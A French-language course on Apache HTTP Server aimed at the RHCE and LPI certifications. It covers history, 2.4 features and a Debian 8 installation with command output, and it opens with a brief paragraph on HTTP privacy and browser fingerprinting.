Un client HTTP peut envoyer plein d'informations révélatrices (comme la localisation physique de l'utilisateur, son adresse de [courrier électronique](#), des [mots de passe](#)...) Le logiciel, qui connaît ces informations, doit donc faire attention à ne pas les divulguer inutilement.

Certaines personnes utilisent l'URI comme un mot de passe (en y incluant des données secrètes et en comptant que l'URI ne sera pas publié) ce qui est une très mauvaise idée. En effet, les URI sont partagés, par les systèmes de synchronisation de signets, par les navigateurs qui consultent des listes noires d'URI, par des utilisateurs qui n'étaient pas conscients que c'était un secret, par l'en-tête `Referer`....

Bref, il ne faut pas compter sur le secret de l'URI. Créer un site Web confidentiel et compter sur le fait qu'on n'a envoyé l'URI qu'à un petit groupe restreint de personnes est une très mauvaise stratégie de sécurité.

Autre piège pour la vie privée, les informations apparemment purement techniques et non personnelles transmises par le navigateur Web, comme le User-Agent, les en-têtes de négociation de contenu (comme `Accept-Language:`), mais aussi la liste des [polices](#) ou bien d'autres caractéristiques.

Prises ensemble, ces informations permettent le [fingerprinting](#), l'identification d'un navigateur unique au milieu de millions d'autres, grâce à ses caractéristiques uniques. Le [fingerprinting](#) marche bien car, en pratique, la combinaison de toutes ces informations techniques est souvent unique. Vous ne me croyez pas ? Regardez le [Panopticlick](#).

Apache HTTP Server

- Objectifs de certification
 - RHCE EX300
 - LPI 202
- 1. Introduction à Apache HTTP Server
 - Sources et crédits
 - 1.1. Historique
 - 1.2. Disponibilité
 - 1.3. Fonctionnalités
 - 1.4. Quelques modules intéressants
 - Les modes Prefork, Worker et Event
 - Les modules de Proxy
 - 1.5. Nouvelles fonctionnalités Apache 2.4
 - Améliorations du noyau
 - MPM Event
 - Support du mode asynchrone
 - Configuration du niveau de journalisation (LogLevel) par module et par répertoire
 - Sections de configuration au niveau requête
 - Interpréteur d'expressions à usage général
 - KeepAliveTimeout en millisecondes
 - Directive NameVirtualHost
 - Directives autorisées dans les fichiers .htaccess
 - Variables dans les fichiers de configuration
 - Diminution de la mémoire utilisée
 - Nouveau modules
 - 1.6. Améliorations des modules
 - mod_ssl
 - Le support des clés EC a été ajouté à celui des clés RSA et DSA.
 - mod_proxy
 - mod_proxy_balancer
 - mod_cache
 - mod_include
 - mod_authz_core Conteneurs de logique d'autorisation
 - mod_rewrite
 - mod_ldap, mod_authnz_ldap
 - mod_info
 - mod_auth_basic
 - 1.7. Améliorations des programmes
 - fcgistarter
 - htcacheclen
 - rotatelogs
 - htpasswd, htdbm
 - 1.8. Documentation
 - mod_rewrite
 - mod_ssl
 - Caching Guide
 - 1.9. Modifications concernant les développeurs de modules
 - Ajout de code pour la vérification de la configuration
 - Ajout d'un analyseur syntaxique d'expressions
 - Conteneurs de logique d'autorisation
 - Interface de mise en cache des petits objets
 - Ajout du point d'ancrage Cache Status
- 2. Installation
 - 2.1. Dépôt Debian 8
 - Préparation du serveur
 - Serveur de noms
 - Installation d'Apache2

- Gestion du service
- Installation de modules
- 2.2 Installation par les sources
 - Objectifs
 - Principe
 - Environnement d'installation et de production
 - Compilation
 - Configuration de la compilation
 - Compilation et installation
 - Script de démarrage
 - Ajout des binaires dans le PATH
 - Dernière vérification
 - Configuration de l'utilisateur apache24
- 3. Fichiers de configuration
 - 3.1. Installation par dépôt de paquetage
 - 3.2. Installation et compilation par les sources selon un modèle
 - 3.3. Fichier de configuration de base
- 4. Directives globales Core
 - 4.1 ServerRoot
 - 4.2 ServerName
 - 4.3 ServerAlias
 - 4.4 ServerAdmin
 - 4.5 ServerSignature
 - 4.6. ServerTokens
 - 4.7 LoadModule
 - 4.8 DocumentRoot
 - 4.9 Error
 - 4.10 ErrorLog
 - 4.11 ErrorLogFormat
 - 4.12 LogLevel
 - 4.13 ErrorDocument
 - 4.14 Include et IncludeOptional
 - 4..15 UseCanonicalName et UseCanonicalPhysicalPort
 - 4..16 TimeOut
 - 4.17 KeepAlive
 - 4.18 MaxKeepAliveRequests
 - 4.19 KeepAliveTimeout
 - 4.20 HostnameLookups
 - 4.21 AccessFileName
 - 4.22 AllowOverride
 - 4.23. Options
- 5. Directives MPM
- 6. Sections conteneurs
 - 6.1. Conditions
 - 6.2. Système de fichiers, arborescence du site web et expressions booléennes
 - 6.3. Conteneurs de système de fichiers
 - 6.4. Conteneurs de l'arborescence du site web
 - 6.5. Espace web imbriqué
 - 6.6. Caractères de remplacement et expressions rationnelles
 - 6.7. Expressions booléennes
 - 6.8. Que faut-il utiliser et quand ?
 - 6.9. Imbrication des sections
 - 6.10. Hôtes virtuels
 - 6.11. Mandataire
 - 6.12. Quelles sont les directives autorisées ?
 - 6.13. Comment les sections sont-elles combinées entre elles ?
- 7. Serveurs virtuels par nom
 - 7.1. Serveurs virtuels par nom vs. par IP
 - 7.2. Comment le serveur sélectionne-t-il le serveur virtuel basé sur le nom approprié
 - 7.3. Utilisation de serveurs virtuels par nom

- 7.4. Exemples de configuration VirtualHost
- 8. Modules de base
 - 8.1. mod_unixd (unixd_module)
 - 8.2. mod_authz_core (authz_core_module)
 - 8.3. Les directives Require
 - Require env
 - Require all
 - Require method
 - Require expr
 - 8.4. Modules Authentification et autorisation
 - mod_authn_core (authn_core_module)
 - mod_auth_basic (auth_basic_module)
 - mod_authn_file (authn_file_module)
 - mod_authz_user (authz_user_module)
 - 8.5. Modules de négociation du contenu
 - mod_mime (mime_module)
 - module mod_negotiation (negotiation_module)
 - 8.6. Module mod_log_config (log_config_module)
 - 8.7. mod_dir (dir_module)
 - 8.8. mod_rewrite (rewrite_module)
 - 8.9. mod_alias (alias_module)
- 9. Gestion des logs
 - 9.1. Discussion
 - 9.2. Formats
 - 9.3. Horodatage
 - 9.4. Rotation
 - 9.5. Centralisation
 - Syslog
 - Alertes
 - 9.6 Analyses
 - 9.7. Surveillance
- 10. Cas pratiques
 - 10.1. Automatisation de la compilation d'Apache 2.4
 - 10.2. hébergement d'hôtes virtuels
 - Objectifs
 - Configuration d'un seul site virtuel
 - Création des dossiers
 - Fichier index.html
 - Configuration générale
 - Hôtes virtuels
 - 10.3. Automatisation des hôtes virtuels
- 11. Configuration LAMP
 - 11.1. Installation de MariaDB (MySQL)
 - 11.2. Installation Apache
 - 11.3. Installation de PHP 5
 - 11.4. Support PHP5 pour MariaDB
 - 11.5. Installation APC
 - 11.6. Installation phpMyAdmin
 - 11.7. En résumé
- 12. Installation Drupal HTTPS
 - 12.1. Installation de LAMP
 - 12.2. Drupal 7
 - 2.1 Drupal 7 Installation par les sources
 - 2.2. Configuration Apache
 - 2.3. Création de la base de données
 - 2.4. Installation Web
 - 12.3. Utilitaire drush
 - 12.4. Activation de SSL
 - 12.5. Cache Mongodb
 - 12.6. Memcached

- 12.7. Nagios
- 13. Optimisation de la configuration
 - 13.1. Consommation mémoire vive
 - 13.2. Outils Apache
- 14. Configurations sécurisées
 - 14.1. Configuration Reverse Proxy
 - 14.2. Configuration Load Balancer
 - 14.3. Configuration Chroot
 - 14.4. Protection contre les attaques
 - Audit Web
 - WAF Apache2
 - 14.5. SSL avec Let's Encrypt
 - Renouvellement du certificat (90 jours)
- 15. RHCSA EX300 HTTP/HTTPS
 - 15.1 Configurer un hôte virtuel
 - Fichier de configuration
 - Mise en place d'un hôte virtuel HTTP
 - Résolution de nom locale
 - Création du dossier et des pages Web
 - Restauration de la policy SELinux sur le dossier créé
 - Création du dossier et des fichiers pour les logs
 - Configuration du vhost HTTP
 - Redémarrage du service
 - Diagnostic
 - Script create_vhost_httpd.sh
 - 15.2. Configuration d'un vhost en https
 - Force des certificats
 - "Red Hat Keypair Generation (c)" tout-en-un
 - Génération du certificat public et de la clé auto-signée
 - Génération d'un CSR en manuel
 - Fichier de configuration du vhost HTTPS par défaut
 - Nouveau vhost HTTPS
 - Vérifications
 - Script create_vhost_https.sh
 - Script vhost-creator
 - 15.3. Let's Encrypt en CentOS 7 pour Apache
 - Installation du logiciel
 - Démarrage rapide

Objectifs de certification

RHCE EX300

1. HTTP/HTTPS
 - 3.1. Configure a virtual host.
 - 3.2. Configure private directories.
 - 3.3. Deploy a basic CGI application.
 - 3.4. Configure group-managed content.
 - 3.5. Configure TLS security.

LPI 202

- *Sujet 208 : Services Web*
 - 208.1 Configuration élémentaire d'Apache (valeur : 4)
 - 208.2 Configuration d'Apache pour HTTPS (valeur : 3)

1. Introduction à Apache HTTP Server

Le logiciel libre **Apache HTTP Server (Apache)** est un serveur HTTP créé et maintenu au sein de la [fondation Apache](#). C'est le serveur HTTP le plus populaire du [World Wide Web](#). Il est distribué selon les termes de la [licence Apache](#).

Sources et crédits

- https://fr.wikipedia.org/wiki/Apache_HTTP_Server
- https://httpd.apache.org/docs/2.4/fr/new_features_2_4.html

1.1. Historique

Apache est apparu en [avril 1995](#). Au début, il s'agissait d'une collection de correctifs et d'additions au serveur [NCSA HTTPd](#) 1.3, qui était dans le [domaine public](#)) et le serveur HTTP alors le plus répandu. De cette origine, de nombreuses personnes affirment que le nom Apache vient de un patchy server, soit « un serveur rafistolé ». Par la suite, Apache a été complètement réécrit, de sorte que, dans la version 2, il ne reste pas de trace de NCSA HTTPd.

Au début, Apache était la seule alternative sérieuse et libre au serveur HTTP de [Netscape \(iPlanet, maintenant Sun ONE\)](#). Depuis [avril 1996](#), selon l'étude permanente de [Netcraft](#), Apache est devenu le serveur HTTP le plus répandu sur [Internet](#).

Part de marché d'Apache :

- En mai [1999](#), il faisait tourner 57 % des [serveurs Web](#), début [2004](#), il était à environ 69 % de parts de marché, et il ne détient plus que 50,61 % du marché à la fin du mois de janvier [2008](#) ;
- En [février 2008](#), Apache représente 50,93 % des parts de marché ;
- En novembre 2008, 72,45 % de parts de marché pour Apache ;
- En novembre 2011, 65,00 % de parts de marché pour Apache ;
- En mai 2014, 38,00 % de parts de marché pour Apache et 33,00 % pour Microsoft IIS.
- En janvier 2015 sur l'analyse de 876,812,666 sites, correspondant à 5,061,365 ordinateurs frontaux, les parts de marché sont de 39.74 % pour Apache, et 27,52 % pour IIS. Sur les part de marché des serveurs actifs (en excluant les sites parkings) par contre, 50.72 % pour Apache, 14.82 % pour [Nginx](#) et IIS passe en 3e position avec seulement 10.55 %, perdant 1.17 % de parts par rapport au mois précédent.

La version 2 d'Apache possède plusieurs avancées majeures par rapport à la version 1, entre autres le support de plusieurs plates-formes ([Windows](#), [Linux](#) et [UNIX](#), entre autres), le support de [processus légers UNIX](#), une nouvelle [API](#) et le support [IPv6](#).

La fondation Apache (Apache Software Foundation ou ASF) a été créée en [1999](#) à partir du groupe Apache (Apache Group) à l'origine du serveur en [1995](#). Depuis, de nombreux autres logiciels utiles au [World Wide Web](#) sont développés à côté du serveur HTTP.

https://en.wikipedia.org/wiki/Comparison_of_web_server_software

1.2. Disponibilité

Apache fonctionne principalement sur les [systèmes d'exploitation UNIX](#) ([Linux](#), [Mac OS X](#), [Solaris](#)), [BSD](#) et [UNIX](#)) et [Windows](#). La version Windows n'est considérée comme stable que depuis la version 1.2 d'Apache. Apache est utilisé par de nombreux produits, dont [WebSphere](#) d'[IBM](#), ainsi que par [Oracle Corporation](#).

1.3. Fonctionnalités

Apache est conçu pour prendre en charge de nombreux modules lui donnant des fonctionnalités supplémentaires : interprétation du langage [Perl](#), [PHP](#), [Python](#) et [Ruby](#), serveur [proxy](#), [Common Gateway Interface](#), [Server Side Includes](#), réécriture d'[URL](#), négociation de contenu, protocoles de communication additionnels, etc. Néanmoins, il est à noter que l'existence de nombreux modules Apache complexifie la configuration du serveur web. En effet, les bonnes pratiques recommandent de ne charger que les modules utiles : de nombreuses failles de sécurité affectant uniquement les modules d'Apache sont régulièrement découvertes.

Les possibilités de configuration d'Apache sont une fonctionnalité phare. Le principe repose sur une hiérarchie de fichiers de configuration, qui peuvent être gérés indépendamment. Cette caractéristique est notamment utile aux [hébergeurs](#) qui peuvent ainsi servir les [sites](#) de plusieurs clients à l'aide d'un seul [serveur HTTP](#). Pour les clients, cette fonctionnalité est rendue visible par le fichier [.htaccess](#).

Parmi les outils aidant la maintenance d'Apache, les [fichiers de log](#)) peuvent s'analyser à l'aide de nombreux scripts et logiciels libres tels que [AWStats](#), [Webalizer](#) ou [W3Perl](#). Plusieurs interfaces graphiques facilitent la configuration du serveur.

1.4. Quelques modules intéressants

Les modes Prefork, Worker et Event

Ces deux grands modes de fonctionnement changent notamment les performances du serveur HTTP.

Historiquement, Apache fonctionne en Prefork, ce qui signifie qu'un processus père lancé avec des droits étendus ([root](#)) démarre des processus enfants qui traiteront chacun un certain nombre de requêtes clients. Cependant, sous Linux, la multiplication des processus provoque une augmentation de consommation de ressources (mémoire, descripteurs de fichiers).

En mode Worker, Apache lance des [threads](#) qui géreront les demandes entrantes. La différence est qu'il s'agit d'un mode plus [préemptif](#) dans lequel le processus père prépare les ressources pour ses threads. Certains modules développés par des tiers, ou des bibliothèques utilisées par ces modules, peuvent parfois ne pas être prévus pour fonctionner dans un environnement multi-thread, et dans ce cas peuvent provoquer des problèmes si on les utilise en conjonction avec le mode Worker.

Depuis la version 2.4, le module event est disponible en production. C'est un fonctionnement dérivé du mode worker à ceci près que les threads ne desservent pas seulement une connexion client mais peuvent réaliser plusieurs tâches indépendamment de la connexion. Ainsi, les notions de KeepAlive sont mieux gérées dans le sens où un thread n'attend plus que la connexion soit terminée pour en desservir une autre. Plus clairement, le thread dessert une requête et non pas une connexion.

Les modules de Proxy

Par le biais de mod_proxy, entre autres, il est possible de se servir de Httpd Server comme d'un véritable [Proxy](#).

Une des utilisations les plus intéressantes consiste en la [répartition de charge](#), soit dans le cadre d'une haute disponibilité, soit dans le but d'obtenir de meilleures performances. Les aptitudes de Reverse Proxying sont suffisamment au point pour une mise en production sans difficultés à partir de la version 2.1.

1.5. Nouvelles fonctionnalités Apache 2.4

Améliorations du noyau

Modules multiprocessus (MPMs) chargeables à l'exécution

Plusieurs MPMs peuvent maintenant être [compilés en tant que modules chargeables](#). Le choix du MPM à utiliser s'effectue à l'exécution via la directive [LoadModule](#).

MPM Event

Le [MPM Event](#) n'en est plus au stade expérimental et est maintenant pleinement supporté.

Support du mode asynchrone

Le support des lectures/écritures asynchrones pour les MPMs et les plateformes qui l'implémentent a été amélioré.

Configuration du niveau de journalisation (LogLevel) par module et par répertoire

La directive [LogLevel](#) peut maintenant être définie par module et par répertoire. Les nouveaux niveaux trace1 à trace8 ont été ajoutés au-dessus du niveau de journalisation debug.

Sections de configuration au niveau requête

Les sections [If](#), et permettent de définir une configuration en fonction de critères liés à la requête.

Interpréteur d'expressions à usage général

Un nouvel interpréteur d'expressions permet de spécifier des [conditions complexes](#) via des directives à syntaxe commune comme [SetEnvIfExpr](#), [RewriteCond](#), [Header](#), etc...

KeepAliveTimeout en millisecondes

Il est maintenant possible de définir la directive [KeepAliveTimeout](#) en millisecondes.

Directive NameVirtualHost

Cette directive [n'est plus nécessaire](#) et est maintenant obsolète.

Directives autorisées dans les fichiers .htaccess

La nouvelle directive [AllowOverrideList](#) permet de contrôler de manière plus précise la liste des directives autorisées dans les fichiers .htaccess.

Variables dans les fichiers de configuration

La directive [Define](#) permet de définir des variables dans les fichiers de configuration, améliorant ainsi la clareté de la présentation si la même valeur est utilisée en plusieurs points de la configuration.

Diminution de la mémoire utilisée

Bien qu'elle propose de nombreuses nouvelles fonctionnalités, la version 2.4.x tend à utiliser moins de mémoire que la version 2.2.x.

Nouveau modules

1. [mod_proxy_fcgi](#) : Mise à disposition du protocole FastCGI pour [mod_proxy](#).
2. [mod_proxy_scgi](#) : Mise à disposition du protocole SCGI pour [mod_proxy](#).
3. [mod_proxy_express](#) : Ajoute à [mod_proxy](#) la configuration dynamique de mandataires inverses en masse.
4. [mod_remoteip](#) : Remplace l'adresse IP distante et le nom d'hôte apparents du client pour la requête courante par la liste d'adresses IP présentée par un mandataire ou un répartiteur de charge via les en-têtes de la requête.
5. [mod_heartmonitor](#), [mod_lbmethod_heartbeat](#): Permet à [mod_proxy_balancer](#) de répartir la charge en fonction du nombre de connexions actives sur les serveurs d'arrière-plan.
6. [mod_proxy_html](#) : Anciennement module tiers, il supporte la correction des liens HTML dans une situation de mandat inverse, où le serveur d'arrière-plan génère des URLs qui ne sont pas valides du point de vue des clients du mandataire.
7. [mod_sed](#): Une amélioration de [mod_substitute](#) qui permet d'édition le corps de la réponse avec toute la puissance de la commande sed.
8. [mod_auth_form](#): Implémente une authentification à base de formulaire.
9. [mod_session](#) : Permet de conserver les données de sessions des clients sous forme de cookies ou dans une base de données.
10. [mod_allowmethods](#) : Permet de restreindre l'utilisation de certaines méthodes HTTP sans interférer avec l'authentification et l'autorisation.
11. [mod_lua](#) : Embarque le langage [Lua](#) dans httpd pour la configuration et les fonctions logiques courantes (Expérimental).
12. [mod_log_debug](#) : Permet d'introduire une journalisation personnalisée à différentes phases du traitement de la requête.
13. [mod_buffer](#) : Fournit un tampon pour les piles des filtres en entrée et en sortie.
14. [mod_data](#) : Convertit un corps de réponse en URL de type données RFC2397.
15. [mod_ratelimit](#) : Permet de limiter la bande passante pour certains clients.
16. [mod_request](#) : Fournit des filtres permettant de gérer et de mettre à disposition les corps des requêtes HTTP.
17. [mod_reflector](#) : Permet de renvoyer comme réponse le corps de la requête via la pile du filtre de sortie.
18. [mod_slotmem_shm](#) : Met à disposition un fournisseur de mémoire partagée à base de slots (du style tableau de bord).
19. [mod_xml2enc](#) : Anciennement module tiers, il supporte l'internationalisation dans les modules de filtrage basés sur libxml2 (support du markup)
20. [mod_macro](#) (disponible à partir de la version 2.4.5) : Permet d'utiliser des macros au sein des fichiers de configuration.
21. [mod_proxy_wstunnel](#) (disponible à partir de la version 2.4.5) : Support des tunnels web-socket.
22. [mod_authn_fcgi](#) (disponible à partir de la version 2.4.10) : Permet aux applications d'autorisation FastCGI d'authentifier et/ou autoriser les clients.

1.6. Améliorations des modules

[mod_ssl](#)

[mod_ssl](#) peut maintenant vérifier la validité des certificats clients en se connectant à un serveur OCSP. Il est possible de définir un répondeur par défaut, et de choisir si l'on préfère le répondeur désigné dans le certificat client.

En outre, [mod_ssl](#) supporte maintenant l'estampillage OCSP (OCSP stapling), qui permet au serveur d'attester la validité de son certificat auprès du client au cours de la phase de négociation de la connexion.

Enfin, [mod_ssl](#) peut maintenant être configuré pour que celui-ci partage les données de session SSL entre les serveurs via memcached.

Le support des clés EC a été ajouté à celui des clés RSA et DSA.

Support de TLS-SRP (disponible à partir de la version 2.4.4).

[mod_proxy](#)

La directive [ProxyPass](#) est maintenant configurée de manière optimale dans les sections [Location](#) ou [LocationMatch](#), et offre un gain de performances important par rapport à la syntaxe traditionnelle à deux paramètres lorsqu'elle est présente en grand nombre.

Il est maintenant possible de configurer l'adresse source dans les requêtes mandatées.

Support des sockets de type Unix vers le serveur d'arrière-plan (disponible à partir de la version 2.4.7).

[mod_proxy_balancer](#)

Le gestionnaire de répartition de charge propose de nouvelles fonctionnalités. Ainsi, les possibilités de configuration des membres du groupe de répartition de charge pendant l'exécution ont été améliorées (possibilité d'ajout d'un membre supplémentaire).

Configuration à l'exécution d'un sous-ensemble de paramètres de répartition de charge.

Les membres du groupe de répartition peuvent être définis à 'Drain' de façon à ce qu'ils ne répondent qu'aux sessions persistantes existantes, ce qui permet de les mettre hors ligne en douceur.

Les réglages du répartiteur de charge peuvent être rendus persistants après redémarrage.

[mod_cache](#)

Le filtre CACHE du module [mod_cache](#) peut être inséré à un certain point de la chaîne de filtrage pour contrôler plus finement la mise en cache.

[mod_cache](#) peut maintenant mettre en cache des requêtes HEAD.

Chaque fois que cela est possible, les directives de [mod_cache](#) peuvent maintenant être définies au niveau du répertoire, et non plus seulement au niveau du serveur principal.

L'URL de base des URLs en cache peut être personnalisée de façon à ce qu'un cluster de caches puisse partager le même préfixe d'URL.

[mod_cache](#) peut maintenant servir du contenu non mis à jour lorsqu'un serveur d'arrière-plan n'est pas disponible (erreur 5xx).

[mod_cache](#) peut maintenant insérer HIT/MISS/REVALIDATE dans un en-tête X-Cache.

[mod_include](#)

Support de l'attribut 'onerror' dans un élément 'include', permettant de renvoyer un message d'erreur personnalisé à la place du message d'erreur par défaut.

[mod_cgi](#), [mod_include](#), [mod_isapi](#), ...

La traduction des en-têtes en variables d'environnement est plus stricte qu'avant, ce qui permet de diminuer l'exposition aux attaques de type cross-site-scripting via injection d'en-têtes. Les en-têtes contenant des caractères invalides (comme les caractères de soulignement) sont maintenant ignorés. Le document [Les variables d'environnement dans Apache](#) présente quelques pistes pour contourner ce problème avec les clients anciens qui nécessitent de tels en-têtes (Ceci affecte tous les modules qui utilisent ces variables d'environnement).

[mod_authz_core](#) Conteneurs de logique d'autorisation

La directive [Require](#) et les directives de conteneurs associées, comme , permettent de définir une logique d'autorisation avancée.

[mod_rewrite](#)

La directive [RewriteRule](#) dispose maintenant des drapeaux [QSD] (Query String Discard) et [END] qui permettent de simplifier les scénarios de réécriture courants.

Possibilité d'utiliser des expressions booléennes complexes dans la directive [RewriteCond](#).

Possibilité d'utiliser des requêtes SQL en tant que fonctions dans la directive [RewriteMap](#).

[mod_ldap](#), [mod_authnz_ldap](#)

[mod_authnz_ldap](#) ajoute le support des groupes imbriqués.

[mod_ldap](#) apporte les directives [LDAPConnectionPoolTTL](#) et [LDAPTimeout](#), ainsi que d'autres améliorations dans le traitement des délais. Ceci s'avère utile pour les configurations où un pare-feu à mémoire d'état (stateful) rejette les connexions inactives vers le serveur LDAP.

[mod_ldap](#) propose la directive [LDAPLibraryDebug](#) qui permet de journaliser les informations de débogage fournies par la boîte à outils LDAP utilisée.

mod_info

`mod_info` est maintenant capable d'afficher la configuration préinterprétée sur stdout au cours du démarrage du serveur.

mod_auth_basic

Nouveau mécanisme générique permettant d'effectuer une authentification basique (disponible à partir de la version 2.4.5).

1.7. Améliorations des programmes

fcgistarterm

Nouvel utilitaire pour le démarrage des démons FastCGI.

htcacheclean

Les URLs présentes dans le cache peuvent maintenant être affichées, accompagnées éventuellement de leurs métadonnées.

Possibilité de supprimer explicitement des URLs individuelles présentes dans le cache.

Les tailles de fichiers peuvent maintenant être arrondies au multiple de la taille de bloc donnée, les limites de taille collant de ce fait d'avantage à la taille réelle sur disque.

La taille du cache peut maintenant être limitée par le nombre d'inodes, en plus de la possibilité de limitation par la taille des fichiers.

rotatelogs

Possibilité de créer un lien vers le fichier journal courant.

Possibilité d'invoquer un script personnalisé après la rotation.

htpasswd, htddb

Support de l'algorithme bcrypt (disponible à partir de la version 2.4.4).

1.8. Documentation

mod_rewrite

La documentation du module `mod_rewrite` a été réorganisée et presque entièrement réécrite en mettant l'accent sur les exemples et l'utilisation courante, ainsi que sur l'incitation à utiliser d'autres solutions lorsque cela s'avère plus approprié. Le document [Rewrite Guide](#) constitue maintenant une section de premier niveau ; il est mieux organisé et contient beaucoup plus de détails.

mod_ssl

La documentation du module `mod_ssl` a été grandement améliorée, avec plus d'exemples et un niveau "Bien démarrer" qui s'ajoutent aux détails techniques déjà présents dans la précédente documentation.

Caching Guide

Le [Guide de la mise en cache](#) a été réécrit afin de bien faire la différence entre les fonctionnalités de mise en cache de la RFC2616 HTTP/1.1 fournies par le module `mod_cache`, et la mise en cache générique de type clé/valeur fournie par l'interface `socache`, mais aussi pour couvrir la mise en cache spécialisée fournie par des mécanismes tels que ceux du module `mod_file_cache`.

1.9. Modifications concernant les développeurs de modules

Ajout de code pour la vérification de la configuration

Une nouvelle fonction, `check_config`, a été ajoutée et s'exécute entre les fonctions `pre_config` et `open_logs`. Elle s'exécute aussi avant la fonction `test_config` si l'option `-t` est passée au démon `httpd`. La fonction `check_config` permet aux modules de vérifier l'interdépendance des valeurs des directives de configuration et d'ajuster ces valeurs, alors que les messages du serveur peuvent encore être affichés sur la console. L'utilisateur est ainsi averti des erreurs de configuration avant que la fonction du noyau `open_logs` redirige les sorties de la console vers le journal des erreurs.

Ajout d'un analyseur syntaxique d'expressions

Nous disposons à présent d'un analyseur générique d'expressions, dont l'API est décrite dans ap_expr.h. Il s'agit d'une adaptation de l'analyseur qu'on trouvait auparavant dans mod_ssl.

Conteneurs de logique d'autorisation

Afin de fournir une logique d'autorisation avancée via des directives telles que , les modules d'autorisation s'enregistrent maintenant en tant que fournisseur par le biais de ap_register_auth_provider().

Interface de mise en cache des petits objets

Le fichier d'en-têtes ap_socache.h fournit une interface à base de fournisseur pour la mise en cache des petits objets de données, en s'inspirant de l'implémentation précédente du cache de session par mod_ssl. Sont supportés actuellement : les fournisseurs utilisant un tampon cyclique en mémoire partagée, les fichiers dbm sur disque, et les caches distribués de type memcache.

Ajout du point d'ancrage Cache Status

Le module mod_cache inclut maintenant un nouveau point d'ancrage, cache_status, qui est appelé lorsque la décision à propos de la mise en cache est connue. Il en existe une implémentation par défaut qui ajoute les en-têtes optionnels X-Cache et X-Cache-Detail à la réponse.

2. Installation

2.1. Dépôt Debian 8

Préparation du serveur

- Installation du serveur SSH, du client NTP

```
# apt-get update && apt-get install -y openssh-server ntpdate
```

Serveur de noms

- Fichier /etc/hosts
- Bind9
 - via apt-get -y install bind9 bind9utils
 - via Docker : <https://github.com/sameersbn/docker-bind>

Installation d'Apache2

- Version proposée en ce jour

```
# cat /etc/debian_version ; apt-cache policy apache2
8.3
apache2:
  Installé : (aucun)
  Candidat : 2.4.10-10+deb8u4
  Table de version :
    2.4.10-10+deb8u4 0
      500 http://debian.mirrors.ovh.net/debian/ jessie/main amd64 Packages
    2.4.10-10+deb8u1 0
      500 http://security.debian.org/ jessie/updates/main amd64 Packages
```

- Installation par apt-get

```
# apt-get install apache2 apache2-doc apache2-utils
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  apache2-bin apache2-data libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.1-0 ssl-cert
Paquets suggérés:
  apache2-suexec-pristine apache2-suexec-custom openssl-blacklist
Les NOUVEAUX paquets suivants seront installés:
  apache2 apache2-bin apache2-data apache2-doc apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libl
ua5.1-0
```

```

ssl-cert
0 mis à jour, 11 nouvellement installés, 0 à enlever et 0 non mis à jour.
Il est nécessaire de prendre 4 666 ko dans les archives.
Après cette opération, 26,6 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] O
Réception de ...
Préconfiguration des paquets...
Sélection du paquet ...
Préparation du dépaquetage de ...
Dépaquetage...
Traitement des actions différées (<triggers>) pour man-db (2.7.0.2-5) ...
Traitement des actions différées (<triggers>) pour systemd (215-17+deb8u3) ...
Paramétrage de libapr1:amd64 (1.5.1-3) ...
Paramétrage de libaprutil1:amd64 (1.5.4-1) ...
Paramétrage de libaprutil1-dbd-sqlite3:amd64 (1.5.4-1) ...
Paramétrage de libaprutil1-ldap:amd64 (1.5.4-1) ...
Paramétrage de liblulu5.1-0:amd64 (5.1.5-7.1) ...
Paramétrage de apache2-bin (2.4.10-10+deb8u4) ...
Paramétrage de apache2-utils (2.4.10-10+deb8u4) ...
Paramétrage de apache2-data (2.4.10-10+deb8u4) ...
Paramétrage de apache2 (2.4.10-10+deb8u4) ...
Enabling module mpm_event.
Enabling module authz_core.
Enabling module authz_host.
Enabling module authn_core.
Enabling module auth_basic.
Enabling module access_compat.
Enabling module authn_file.
Enabling module authz_user.
Enabling module alias.
Enabling module dir.
Enabling module autoindex.
Enabling module env.
Enabling module mime.
Enabling module negotiation.
Enabling module setenvif.
Enabling module filter.
Enabling module deflate.
Enabling module status.
Enabling conf charset.
Enabling conf localized-error-pages.
Enabling conf other-vhosts-access-log.
Enabling conf security.
Enabling conf serve-cgi-bin.
Enabling site 000-default.
Paramétrage de apache2-doc (2.4.10-10+deb8u4) ...
apache2_invoke: Enable configuration apache2-doc
Paramétrage de ssl-cert (1.0.35) ...
Traitement des actions différées (<triggers>) pour libc-bin (2.19-18+deb8u2)...
Traitement des actions différées (<triggers>) pour systemd (215-17+deb8u3)...

```

- Vérification

```

# apachectl -v
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.122.83. Set the 'Server
Name' directive globally to suppress this message
Server version: Apache/2.4.10 (Debian)
Server built:   Nov 28 2015 14:05:48
Server's Module Magic Number: 20120211:37
Server loaded:  APR 1.5.1, APR-UTIL 1.5.4
Compiled using: APR 1.5.1, APR-UTIL 1.5.4
Architecture:   64-bit
Server MPM:     event
    threaded:   yes (fixed thread count)
    forked:     yes (variable process count)
Server compiled with....
-D APR_HAS_SENDFILE
-D APR_HAS_MMAP
-D APR_HAVE_IPV6 (IPv4-mapped addresses enabled)
-D APR_USE_SYSVSEM_SERIALIZE
-D APR_USE_PTHREAD_SERIALIZE
-D SINGLE_LISTEN_UNSERIALIZED_ACCEPT
-D APR_HAS_OTHER_CHILD
-D AP_HAVE_RELIABLE_PIPED_LOGS
-D DYNAMIC_MODULE_LIMIT=256
-D HTTPD_ROOT="/etc/apache2"
-D SUEXEC_BIN="/usr/lib/apache2/suexec"
-D DEFAULT_PIDLOG="/var/run/apache2.pid"
-D DEFAULT_SCOREBOARD="logs/apache_runtime_status"

```

```
-D DEFAULT_ERRORLOG="logs/error_log"
-D AP_TYPES_CONFIG_FILE="mime.types"
-D SERVER_CONFIG_FILE="apache2.conf"
```

- Structure du dossier des fichiers de configuration /etc/apache2

```
# apt-get install tree
# tree -L 1 /etc/apache2
/etc/apache2
├── apache2.conf
├── conf-available
├── conf-enabled
├── envvars
├── magic
├── mods-available
├── mods-enabled
├── ports.conf
├── sites-available
└── sites-enabled
```

- Vérification du fichier apache2.conf

```
# grep "^[^#|^$|^ *$]" /etc/apache2/apache2.conf
Mutex file:${APACHE_LOCK_DIR} default
PidFile ${APACHE_PID_FILE}
Timeout 300
KeepAlive On
MaxKeepAliveRequests 100
KeepAliveTimeout 5
User ${APACHE_RUN_USER}
